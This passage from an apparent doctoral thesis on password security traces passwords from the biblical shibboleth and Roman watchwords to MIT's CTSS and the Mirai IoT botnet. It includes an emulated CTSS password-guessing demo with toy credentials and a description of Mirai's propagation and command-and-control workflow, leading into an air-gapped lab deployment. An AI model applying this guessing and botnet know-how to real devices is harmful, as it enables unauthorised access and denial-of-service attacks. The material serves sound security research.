7. Quantifying the Benefit of Password Composition Policies We present the culmination of our research, the SKEPTIC framework. Using probability distributions derived from large password datasets, this framework is capable of assessing the relative strength of password composition policies in an attack-independent manner, assuming only that attackers attempt to guess more common passwords first. Results are generated under different models of password reselection behaviour that users may exhibit when discovering their preferred password is prohibited by the password composition policy.

8. Deploying Correct Password Checking Software We develop a *pluggable authentication module* (PAM) for password composition policy enforcement from within the Coq proof assistant (Bertot and Castéran, 2004), extracting the code to Haskell in order to deploy it on a real Linux system.

9. Conclusion We conclude by reviewing the contributions presented in this work in the context of our research goals and thesis, and briefly presenting our ongoing projects: SERENITY—a domain-specific language for creating password composition policy enforcement software that is *correct-by-construction*; and PASSLAB—a piece of software that enables system administrators with no background in formal methods or password security to visually model password guessing attacks as *attack-defence trees* (Kordy et al., 2011) and synthesise password composition policy enforcement software to mitigate them.

Chapter 2

Passwords, Their Problems, and Why We Still Need Them

In this chapter, we present a brief history of passwords from the ancient *shibboleth* and military *watchword* to the first password-protected digital system and onwards to the pattern-based and graphical passwords in common use on today's mobile devices. This historical context will assist us in demonstrating that passwords as we know them today must perform effectively under a threat model that came into existence only relatively recently, limiting the lessons we can learn from history in engineering password composition policies for modern systems. Following this, we attempt to catalogue the problems with contemporary password-based authentication, and explore common arguments for the abolition of passwords entirely in favour of other authentication factors. Finally, we make the case that the password remains a central and necessary authentication factor today, with no suitable drop-in replacement currently in existence that adequately addresses its shortcomings while preserving its strengths.

Overview of contributions: This chapter begins with a brief history of passwords in Section 2.1. Drawing on literature describing password-like authentication factors from ancient times to the present day, we arrive at 3 key factors that make modern-day passwords uniquely vulnerable to guessing attacks. Along the way, we underscore our arguments with novel illustrative experiments including the performance of a password guessing attack against the first password-protected operating system (Section 2.1.3) and a bench-top deployment of the *Mirai* botnet malware onto an air-gapped network (Section 2.1.4). We follow this with background on the many problems with password authentication (Section 2.2) followed by an exploration of the many reasons we believe passwords will remain with us for the foreseeable future (Section 2.3). Again, we support our arguments with novel illustrative experiments including a practical key cloning attack against a domestic burglar alarm system (Section 2.3.2) and demonstration of a failure case in a popular facial recognition library (Section 2.3.1). Before concluding the chapter in Section 2.5, we suggest two new directions for password security research in Section 2.4 in order to demonstrate that this area remains fertile ground for modern and impactful research, accompanying each with an open-source proof-of-concept implementation. As much of it consists of background and literature review, the core contribution of this chapter is in the highly visual and practical way in which we communicate the concepts we explore as well as the suggestions we make for new research directions in password security.

2.1 Passwords: A Brief History

In some form or another, passwords and related forms of authentication have been in use since ancient times. These do not share as many characteristics with modern digital passwords as one might expect, however. This section is therefore dedicated to a brief exploration of the history of passwords, with a view to understanding the unique challenges we face when engineering password composition policies for today's systems.

2.1.1 The Shibboleth

In the biblical book of Judges (believed to have been written between 1045-1000 BCE) a *shibboleth* is used by the Gileadites (those of the Gilead clan, of the Israelite Tribe of Manasseh) to distinguish Ephraimites (those belonging to the Tribe of Ephraim) with whom war had broken out. When a suspected Ephraimite wished to cross the River Jordan, the Gileadite guards would ask them to pronounce the word "shibboleth". Ephraimites pronounced this word as "sibboleth", identifying them as such and leading to their summary execution.

"...they said to him, 'Then say Shibboleth,' and he said, 'Sibboleth,' for he could not pronounce it right. Then they seized him and slaughtered him at the fords of the Jordan."

— Judges 12:6 (*Holy Bible: English Standard Version 2001*)

Initially, we might be tempted to label this as one of the earliest recorded uses of a password; after all, it is a *word* that must be correctly given in order to *pass*. The claimant, in this case, would be the individual wishing to cross the river and the verifier would be the guards. On closer analysis, however, it is even more dissimilar to the typical digital passwords of today than we might expect:

- **It does not involve demonstration of secret knowledge.** The "password" here is not the word "shibboleth" itself but its correct pronunciation in the Gileadite dialect. This is neither a secret, nor really a measure of what the claimant *knows*. Rather, it attempts to assess their linguistic background—a measure of what they *are*. This is therefore much closer to a biometric measure than a password, effectively amounting to voice recognition with modern digital equivalents in work such as (Rashid et al., 2008). As there is no demonstration of secret knowledge by the claimant in this scenario, there is nothing for an unauthorised person to guess at. Instead, those wishing to access the bridge without authorisation to do so must instead attempt to emulate a dialect.
- **Authentication cannot be retried.** Another prominent feature of modern password guessing attacks is their scale, often reaching well into the hundreds of millions of guesses at thousands of guesses per second. This capacity for repeated retries dramatically changes our threat model, demanding that we take password guessability into greater consideration. In this case, attempting to authenticate is a one-time action that cannot

be reattempted—the claimant will be allowed to pass, be executed or escape, with none of these outcomes permitting the claimant to try again to authenticate.

- **Authentication cannot be carried out remotely.** A feature of modern password guessing attacks against digital systems is that they can be carried out from a remote physical location. Whether conducted against a live system or a stolen database of password hashes, the ubiquity of modern password guessing attacks is a result of the ample opportunity and low risk to high reward ratio this creates—a skilled attacker attempting to guess a password runs very little risk of facing consequences for attempting to do so. In the case of the Ephraimite wishing to cross the Jordan, attempting unsuccessfully to imitate a Gileadite to the guards would result in far more serious (and far more likely) consequences.

Modern Shibboleths in Information Security

We note that the term *shibboleth* is still used in some information security circles to refer to a community-wide password (Dorman, 2002). The use of a digital shibboleth over individual per-user passwords can confer a couple of different advantages depending on the use-case:

- **Decoupling login actions from individuals and their identities.** A public library, for example, may allow their members to authenticate on their website via a shibboleth in order to make it more difficult to trace reading choices back to individual users. A user wishing to browse books on mental illness, for example, may not be inclined to do so while logged in under an individual account for fear of stigmatisation by individuals with access to logs of their account activity.
- **Providing convenient access to a resource protected by a single password that must be shared amongst a group of people.** A café, for example, might distribute a WiFi password via a notice displayed inside the premises, ostensibly restricting usage of their WiFi network to customers only (i.e. claimants able to present the shibboleth used to distinguish patrons from non-patrons).

In contrast to the original shibboleth used to prevent Ephraimites from crossing the Jordan, this definition fits much more closely with our definition of a password: secret knowledge is still involved, with the only difference being that this knowledge is shared amongst a group of people rather than kept to the individual. A digital shibboleth then, when used in this sense, is just as vulnerable to forgetting or guessing as any digital password protecting an individual user account, and even more vulnerable to leakage to unauthorised parties by the greater number of people with knowledge of it.

This usage should not be confused with the Shibboleth[®] federated identity management software maintained by the Internet2[®] consortium, a widely-used single sign-on solution built on the Security Assertion Markup Language (SAML).

Relationship to modern passwords: It is clear, then, that while the ancient shibboleth superficially resembles a password, it is not anything close to a 3000-year-old analogue of modern password-protected digital systems. There is no

guessable element, authentication attempts are not repeatable and there is no facility to authenticate remotely. The threat model that this system must operate under, then, is fundamentally different to that faced by today's password-protected digital systems, and as such the shibboleth is not of significant relevance to modern password composition policy design.

2.1.2 The Watchword

Skipping forward several hundred years, we can find accounts of the Roman military procedure for authenticating those wishing to enter restricted areas. Sentries posted at the entrances to such areas would only allow those able to recite a specific spoken word—called the *watchword*—to pass. In his *Histories*, written during his lifetime from 200-117 BCE, the ancient Greek historian Polybius describes the procedure for distributing watchwords to authorised personnel as follows:

"To secure the passing round of the watchword for the night the following course is followed. One man is selected from the tenth maniple, which, in the case both of cavalry and infantry, is quartered at the ends of the road between the tents; this man is relieved from guard-duty and appears each day about sunset at the tent of the Tribune on duty, takes the tessera or wooden tablet on which the watchword is inscribed, and returns to his own maniple and delivers the wooden tablet and watchword in the presence of witnesses to the chief officer of the maniple next his own; he in the same way to the officer of the next, and so on, until it arrives at the first maniple stationed next the Tribunes. These men are obliged to deliver the tablet (tessera) to the Tribunes before dark. If they are all handed in, the Tribune knows that the watchword has been delivered to all, and has passed through all the ranks back to his hands: but if any one is missing, he at once investigates the matter; for he knows by the marks on the tablets from which division of the army the tablet has not appeared; and the man who is discovered to be responsible for its non-appearance is visited with condign punishment."

— The Histories of Polybius, Vol. I & II (Polybius, 2018)

It is here that we begin to see the emergence of an ancient authentication protocol, reliant on a true password, that is much more reminiscent of modern digital passwords. As a result, a threat model increasingly familiar to today's password security researchers begins to reveal itself:

- **There is a guessable element.** Here, there is a pre-shared piece of secret knowledge that might be discovered by an unauthorised party by guessing. If an unauthorised person wished to pass the sentries, they may be able to formulate a lucky (or well-informed) guess at the watchword and be allowed to pass.
- **The watchword might be intercepted.** While a watchword is vulnerable to guessing to some extent, a much more feasible method of gaining unauthorised access to the area protected by the sentries would be by intercepting the watchword during its distribution; for example, by stealing a glance at the tablet on which the watchword is engraved as it is being passed around the soldiers.

The distribution of the watchword is a rather close non-digital analogue of the process by which a user might create an account on a website, but with the password being generated centrally by the web application (here represented by the official referred to as the “Tribune on duty” above) and transmitted to users (here, soldiers) via a communication protocol (here, the passing of the tablet) for later use in authentication. Where modern digital communication protocols rely on encryption to keep transmitted data confidential, this ancient protocol likely relied in this respect on the threat of violence against those that might attempt to intercept the watchword during its circulation.

Although the verifier in this scenario is unlikely to grant the claimant access to the area after a single failed guess at the watchword, and may even arrest or otherwise direct violence at them as a consequence, we should not so hurriedly discard the notion of “watchword security” here. The Latin word *salve* (the equivalent of a modern “hello” in English) would be a very poor watchword, for example, due simply to the fact that an unauthorised claimant may stumble upon it by lucky coincidence and be permitted access. While still a far cry from the modern notion of an easily-guessable password, we can begin to see the choice of specific password take shape as an impactful security decision. As with the shibboleth, there is no remote component to authentication by watchword in this scenario.

Contemporary Watchwords

During the Normandy landings on D-Day during World War II, a challenge-response-countersign watchword was employed by allied soldiers to distinguish friendly from enemy soldiers in combat (Lewis, 2004). When meeting another soldier during battle, one would aim their rifle at the individual in question and issue the challenge word “flash”. If the individual did not answer with the correct response “thunder” the soldier would open fire upon them. If, on the other hand, the correct response was given, and the soldier responding to the challenge was unsure of who challenged them, they could request the countersign “welcome” to complete the exchange. This exchange is particularly interesting for two reasons:

- **Each party takes turns playing the part of the claimant and the verifier.** This is not unlike the digital handshakes that modern-day systems engage in between one another to establish parameters for communication before beginning communication proper.
- **An early non-digital hardware key was usable as an alternative.** Soldiers landing in France during D-day carried with them a device called a “cricket” (see Figure 2.1). This small metal device, when squeezed, issued a sharp clicking sound, providing an alternative means for a soldier



FIGURE 2.1: A modern replica of the cricket signalling device described in (Lewis, 2004). Photograph by author.

to authenticate themselves by issuing two clicks in response to the challenge word. Not unlike today's modern digital hardware keys, the cricket could be used as a means of authentication when it was not convenient or practical to give the spoken response (i.e. the password).

Relationship to modern passwords: In contrast to the shibboleth described in Section 2.1.1, the watchword rather closely resembles the modern digital password in that it involves the demonstration of secret knowledge, contains a guessable element, and depends to some extent on the specific choice of word used for its effectiveness. Despite this, the fact that authentication cannot be reattempted, and cannot be carried out remotely significantly minimises the attack surface of such watchword-protected physical systems. This means that the threat model that the watchword must operate effectively under is different enough from that faced by modern digital passwords that its relevance when considering password composition policy design is only very limited.

2.1.3 The Compatible Time Sharing System (CTSS)

The first digital system to implement password authentication was the *Compatible Time Sharing System* (CTSS), an operating system developed at the MIT Computation Center. First demonstrated in 1961 (Walden, 2011) and published on in 1962 (Corbató, Merwin-Daggett, and Daley, 1962) the CTSS ran on the IBM 709 computer, and later its transistor-based equivalent the IBM 7090.

Around 2004, the source code listings to the CTSS were published by Paul Pierce (Pierce, 2004). As this code is written in languages that are no longer in widespread use (Walden, 2011), and targets legacy hardware, building and executing this code using modern equipment presents a challenge. Through the *History Simulator* (SimH) toolkit (Supnik, 2015), it is possible to run such legacy software on modern hardware, provided that a compatible emulator is available. Fortunately for our purposes, a collection of SimH emulators including one for the IBM 7090 was published by Richard Cornwell in 2016 (Cornwell, 2016b), alongside a compatible virtualised CTSS system (Cornwell, 2016a). We can use these to run an emulated version of the CTSS on a modern Linux machine in order to examine its vulnerability to password guessing attacks first-hand.



FIGURE 2.2: A meteorologist operates an IBM 7090 computer at the U.S. Joint Numerical Weather Prediction Unit circa 1965 (U.S. Weather Bureau, 1965).

The CTSS: A Proof-of-Concept Attack

Upon booting the emulator and connecting to it via Telnet, we are greeted with the screen shown in Figure 2.3. In this state, the machine is awaiting a LOGIN <USERNAME> command where <USERNAME> is the username associated with an account on the system. Upon issuing such a command, the machine responds


```
$ telnet localhost 2000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Connected to the IBM 7090 simulator COM device, line 0

MIT8C0 2 USERS AT 02/18/72 1611.3, MAX = 30
READY.
```

FIGURE 2.3: Using Telnet to engage with the CTSS, running on an emulated IBM 7090. The operating system presents READY as it awaits a LOGIN command.

by asking for the password associated with that account (see Figure 2.4), with passwords hidden on the command line as they are typed. It is not possible to use the system without logging in—attempting to use the machine before doing so results in the command being ignored and the message LOGIN PLEASE being displayed.

```
LOGIN ADMIN
W 1611.4
Password
PASSWORD NOT FOUND IN DIRECTORY
LOGIN COMMAND INCORRECT
READY.

LOGIN ADMIN
W 1611.6
Password
PASSWORD NOT FOUND IN DIRECTORY
LOGIN COMMAND INCORRECT
READY.

LOGIN ADMIN
W 1611.7
Password
M1416      10 LOGGED IN  02/18/72 1611.8 FROM 700T01
LAST LOGOUT WAS  01/15/72 1427.6 FROM 700T02
CTSS BEING USED IS  MIT8C0
R .150+.000
```

FIGURE 2.4: A simple, manual password guessing attack against the CTSS. After specifying the username ADMIN with LOGIN ADMIN two incorrect passwords are tried (MATRIX and HUNTER) with the system indicating PASSWORD NOT FOUND IN DIRECTORY. The correct password SECRET is then used to log in successfully.

Figure 2.4 demonstrates a simple, manual password guessing attack consisting of 3 guesses being conducted successfully against the account with username ADMIN on the system. The first two guesses MATRIX and HUNTER are met with the messages PASSWORD NOT FOUND IN DIRECTORY and LOGIN COMMAND INCORRECT before the system re-enters its READY state and awaits another LOGIN command. The correct password SECRET is then used to log in successfully. For the first time, amongst the three authentication systems we have explored so far,

we have been able to demonstrate a password guessing attack of the sort that would be recognisable today, consisting of repeated guesses at a piece of secret knowledge that will grant access to the system if guessed correctly.

Vulnerabilities in the CTSS Login System

The error messages shown in Figure 2.4 may already begin to reveal a potential vulnerability the CTSS has to password guessing attacks as we understand them today. The system seems to be specifying whether it was the username or password that we entered incorrectly, which is considered an anti-pattern when engineering modern password authentication systems for two primary reasons:


- **It allows usernames and passwords to be guessed separately.** If the system specifies whether it was the username or password that was entered incorrectly, the attacker with no knowledge of system users can first attempt to locate a valid username without regard for the password, then focus their password guessing attack entirely on one user account. On the other hand, if the system simply gave the error message “Incorrect username or password” the attacker must attempt to guess at a valid username and password at the same time, potentially wasting resources trying to break into a non-existent user account.
- **It breaks confidentiality.** The goal of a password guessing attack may not always be access to the victim’s account. Instead, it may be carried out merely to determine whether or not a particular user has an account on the system. An error message that reveals which of the username or password was entered incorrectly allows an attacker to determine the presence of a user account with a particular username on the system without knowledge of its password.

The latter point above may not be of particular concern in this setting, but becomes critically important when the mere act of holding an account on the system could be considered a sensitive matter. The now-defunct website *Ashley Madison*, marketed for the solicitation of extramarital affairs, had its entire user database breached in 2015 (Mansfield-Devine, 2015) and serves as a prime example of a system for which being revealed as an account holder would be potentially compromising.

To check whether or not the CTSS leaks information in this way, we can attempt to issue a LOGIN command with an incorrect username (see Figure 2.5) and observe the resulting error message. The system still asks for the password, but then indicates that the user (in this case, the non-existent user NOT AUS) was not found in the credentials directory rather than showing the same PASSWORD NOT FOUND IN DIRECTORY message shown in Figure 2.4. The CTSS does indeed therefore leak information about usernames valid on the system without requiring a corresponding correct password.

Further experimentation with the CTSS and examination of its source code reveals other characteristics of its password authentication system that a security researcher might consider vulnerabilities in a modern setting:

- **Short maximum password length.** The maximum password length permitted on the system is 6 characters, with all password characters entered after the 6th being silently ignored.



```
$ telnet localhost 2000
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.

Connected to the IBM 7090 simulator COM device, line 0

MIT8C0 2 USERS AT 02/18/72 1648.0, MAX = 30
READY.

LOGIN NOTAUS
W 1648.2
Password
NOTAUS NOT FOUND IN DIRECTORY
LOGIN COMMAND INCORRECT
READY.
```

FIGURE 2.5: A key weakness of the CTSS login system demonstrated. The system will inform the users whether the username or password was incorrect. Note that attempting to log in as the nonexistent user NOTAUS tells us that the user is not found. This allows usernames to be guessed independently of passwords.

- **Small supported alphabet size in passwords.** The system supports only a subset of the character space commonly used in modern passwords. This is due to the fact that no distinction is made between uppercase and lowercase letters in the CTSS text encoding scheme—SECRET is the same password as secret.
- **Small space of supported passwords.** As a consequence of the previous two points, the number of passwords a user is able to choose from is very small. Assuming an alphabet restricted to 10 numbers and 26 letters only, users can choose a password from a space of only $\sum_{n=1}^6 36^n$ (2,238,976,116) possibilities, trivial to exhaustively search using even low-end modern hardware in a very short time frame.
- **No lockout policy supported.** The system lacks any kind of lockout policy that would curtail guessing attacks by locking an account down (Florêncio, Herley, and Oorschot, 2014a) after a specified number of incorrect password entry attempts.

It is apparent, then, that the CTSS is not a password-protected system that would hold up very well at all if exposed to modern password guessing attacks at the scale of those conducted over the modern internet.

Putting the “Vulnerabilities” of the CTSS into Context

While it would be easy to criticise the CTSS login system for its “flaws”, it would also be rather disingenuous. Far from being somehow uninformed or reckless, the security decisions driving the development of the CTSS login system make much more sense when put into context. For one, the authentication system was primarily designed to protect availability. Modern authentication systems such as username/password logins protecting online accounts are usually designed to protect the integrity (unauthorised modification) and confidentiality (unauthorised access) of data associated with the account. This was much less

of a concern with the CTSS, where the resource being protected was primarily precious computing time (i.e. system availability), which must be shared fairly amongst users (hence the name of the operating system itself). This is far from the only respect in which the threat model faced by the password authentication in place on the CTSS differs from that faced by modern password-protected systems:

- **The internet was not a factor.** The CTSS pre-dates the modern internet by several decades and ARPANET (widely considered the direct ancestor of the internet as we know it) by around 8 years as the initial 4 nodes were networked together in 1969 (Leiner et al., 2009). This greatly reduces the attack surface of the system, as any potential attacker would need to be on-site and interacting directly with the system console or one of its terminals.
- **Fewer threat actors.** There are a significantly greater number of threat actors capable of perpetrating password guessing attacks today than there were at the time the CTSS was in widespread use. In the years since, the field of computing has transformed from a highly specialised scientific discipline to a part of everyday life for most people, with the consequence that knowledge of how to perpetrate password guessing attacks (or at least knowledge of how to acquire software that will automate as much) is much more widespread.
- **Guessing attacks would be throttled by hardware speed.** the IBM 709 series machines that the CTSS ran on were orders of magnitude slower than modern computers, relying on mechanical storage media such as magnetic tape (see Figure 2.6) which must be physically moved by the computer into the correct position below a read/write head during any operations involving secondary storage, causing a delay known as *seek time*. The slowdown caused by this and similar factors rooted in the hardware and software of early computer systems is likely to have been substantial enough to significantly throttle the rate at which password guesses could be made. By contrast, poorly-engineered modern systems may allow hundreds or thousands of login attempts per second.
- **The system could not be easily stolen and relocated.** When engineering modern, portable devices, we must consider the possibility that they will be stolen and their authentication measures attacked at a later time from an unknown location at the attacker's leisure. The IBM 7090 with its attached peripherals, weighing hundreds of kilograms, was considerably less likely to come under such an attack.

The First (and Second) Password Database Leak

It is the CTSS that suffered the first recorded password database leak from a digital system (Walden, 2011). Allan Scherr, a graduate student prior to achieving his Ph.D. in 1965, had been granted access to the source code of the CTSS in order to insert analytics code for his thesis, which involved modelling and analysing its performance. Having only 4 hours of processing time available to him on the system per semester (which he quickly exhausted before he could complete his experiments) he discovered that he could add an instruction to his analytics code that would enable him to simply reset his usage to zero any time

he approached his limit. He was soon made to remove his analytics code from the system, however, to free up storage space for other projects, which forced him to find another way to regain the access he needed to re-insert the code that would continue to allow him unlimited computing time.

By submitting a specially-written punched card program, Scherr was able to instruct the machine to print out the password database, which he did late one Friday night and collected first thing on Monday morning, allowing him continued access to unlimited machine time. As the system stores its user credential database in plain text without one-way encryption (Bonneau, 2012a), any other party (authorised or unauthorised) able to access the storage media on which the user credential database is written, is able to trivially read the passwords of users. In this case, Scherr was able to achieve this access via the punched card drive and connected printer.



FIGURE 2.6: Private first class Patricia Barbeau operates an IBM 729 tape drive at Camp Smith, Hawaii, circa 1969 (U.S. National Archives and Records Administration, 1969).

Entirely separately, late one Friday afternoon in 1966 (Walden, 2011), an oversight in the design of the text editor installed on the CTSS at the MIT Computation Center caused two temporary files to become swapped (Corbató, 1991). This resulted in the message of the day—a greeting displayed to users when they logged in to the system—becoming substituted for the password database file. Consequently, whenever a user logged in, they were shown the passwords of every other user on the system. Thinking quickly, a member of staff working on an adjacent project entered an instruction to deliberately crash the system until the mistake could be rectified. According to (Walden, 2011), this is where the idea of securely hashing passwords using a one-way encryption algorithm originated from.

Relationship to modern passwords: In the CTSS, we see for the first time a digital system protected by a recognisably modern password authentication mechanism, and even a password database leak reminiscent of those that occur with regularity today (Weir et al., 2010). While the password is guessable, authentication attempts repeatable and the ability to authenticate remotely present in a limited capacity, remote password guessing attacks against the CTSS would still have been a much less significant threat than they are to today's systems, where the internet effectively makes launching password guessing attacks against any connected password-protected system possible from any access point worldwide.

2.1.4 The Internet of Things (IoT) and *Mirai*

First appearing in August 2016, *Mirai* (Antonakakis et al., 2017) is a piece of malware that propagates by targeting pseudo-random IP addresses with a simple

password guessing attack over Telnet, using a hard-coded dictionary preconfigured with the default passwords of many consumer IoT (internet of things) devices such as IP security cameras, digital video recorders (DVRs) home routers and printers. The attack dictionary employed by the original strain of *Mirai* consists of just 62 unique username/password pairs and 43 unique passwords.

Once infected, devices are recruited into a botnet which can then be employed by the botnet owner to launch distributed denial-of-service (DDoS) attacks against targets of their choosing. The combination of a simple, carefully-targeted password guessing attack and a sophisticated propagation and command and control (C2) infrastructure led to *Mirai*'s rapid growth to infect over 64,000 devices within 24 hours of its first appearance and achieve a steady state of 200,000–300,000 infections, peaking at 600,000 in late November 2016 (Antonakakis et al., 2017).

On September 21st, 2016, the popular information security blog *Krebs on Security* came under a DDoS attack at an unprecedented bitrate of 673 Gbps, later attributed to *Mirai*. One month later on October 21st, 2016, *Mirai* was used to launch a series of attacks on the DNS provider Dyn that rendered dozens of widely-used websites, such as Amazon, GitHub and PayPal, inaccessible (Antonakakis et al., 2017). The wide-reaching impact of these attacks the the outages they created, as well as their sheer magnitude, makes the password guessing attack employed by *Mirai* arguably one of the most consequential on record, and strongly motivates research into password security in the IoT space.



FIGURE 2.7: A selection of devices made based on data in (Antonakakis et al., 2017) that are potentially vulnerable to infection by *Mirai*. From left: Dreambox DM500V8 Multimedia Receiver, ACTi D32 Security Camera, SMC Barricade Wireless Broadband Router. Photograph by author.

The Anatomy of *Mirai*

Figure 2.8, based on Figure 2 in (Antonakakis et al., 2017) shows an overview of the anatomy of a *Mirai* botnet. The initial seeding of the botnet, the propagation of the payload between connected devices and employment of infected devices by the attacker for DDoS attacks proceeds as follows:

0. **Seeding the botnet.** To seed the botnet, the attacker first manually infects a vulnerable device (or a device owned by them) by invoking the loader binary manually. This first bot then begins scanning for other vulnerable devices.
1. **The attacker issues commands to the C2 server.** The botnet owner (or another attacker with permission to control the botnet) connects to the command and control (C2) server over Telnet. From here, they are able to launch a variety of different DDoS attacks on targets of their choosing, specified as single IP addresses or IP ranges.
2. **The C2 server relays instructions to the bots.** The C2 server relays instructions based on the commands entered by the attacker to bots in the botnet, which then carry them out.




FIGURE 2.8: A diagram based on Figure 2 in (Antonakakis et al., 2017) showing the anatomy of a *Mirai* botnet.

3. **Bots scan for new victims to infect.** Concurrently, bots are scanning pseudorandom IPv4 addresses¹ for potential new devices to infect, attempting to guess the password of any device listening for Telnet connections on port 23.
4. **Bots report potentially vulnerable devices to the report server.** After ascertaining that a device has Telnet open on TCP port 23 and guessing its password successfully, bots report the IP address, username and password of the new victim to the report server.
5. **The report server invokes the loader.** After receiving a report of a vulnerable device, the report server invokes the loader with its IP address, username and password.
6. **The loader infects the vulnerable device.** The loader downloads and executes the payload on the vulnerable device, recruiting it into the botnet.

¹With some intentional exclusions, including the United States Postal Service (IP range 56.0.0.0/8) and US Department of Defense (multiple IP ranges, including that of the *Army Information Systems Center* 6.0.0.0/8). These exclusions may have been designed to avoid attracting the attention of government.

7. **Bots attack the target specified by the botnet owner.** Upon receiving an instruction from the C2 server, bots will launch one of several attack types against the IP address or IP address range specified.

The *Mirai* C2 server software is set up to allow multiple users to launch attacks using the same botnet, with a login/account system that permits the botnet owner and selected administrator(s) fairly granular control over the resources each account holder has access to. Maximum bot count, attack duration and “cooldown” between attacks can all be specified on a per-user basis. The presence of a column name `last_paid` in the *Mirai* C2 database setup script suggests monetisation of access to the botnet by the authors and perhaps subsequent operators. This is significant, as such a financial incentive motivates the development and deployment of *Mirai*, its variants and related malware and therefore the development of mitigation measures by security researchers.

IoT Devices: A Proof of Concept Attack Over Telnet




FIGURE 2.9: A network diagram showing the configuration of our air-gapped *Mirai* test network.

Devices vulnerable to infection by the *Mirai* worm are still widely available today, both new and second-hand. We aim to underscore the importance of research into password guessing attack mitigation, particularly in the IoT space, by demonstrating the ease with which *Mirai* can be configured, built and loaded onto vulnerable connected devices. With this aim in mind, we acquired the devices shown in Figure 2.7. We based our choice of devices on data in (Antonakakis et al., 2017), but with no guarantee of their susceptibility to infection. None of these devices were sold alongside any sort of warning advising the user that they may be vulnerable to the *Mirai* worm. Our experiment proceeded as follows:

1. Network setup and configuration. We networked the devices pictured in Figure 2.7 together in the configuration illustrated in Figure 2.9, with the addition of a PC running various network security tools (e.g. for performing traffic analysis). This PC also hosts a virtualised command and control (C2) server for *Mirai* and a DNS server for infected devices to use to find the IP address of the C2 server. A virtualised test victim deliberately configured to be vulnerable to infection by *Mirai* is also included, with a username and password present in the attack dictionary used by the worm and a Telnet connection managed by the popular *Busybox* IoT software suite (Wells, 2000), which *Mirai* has a particular affinity for (Antonakakis et al., 2017).

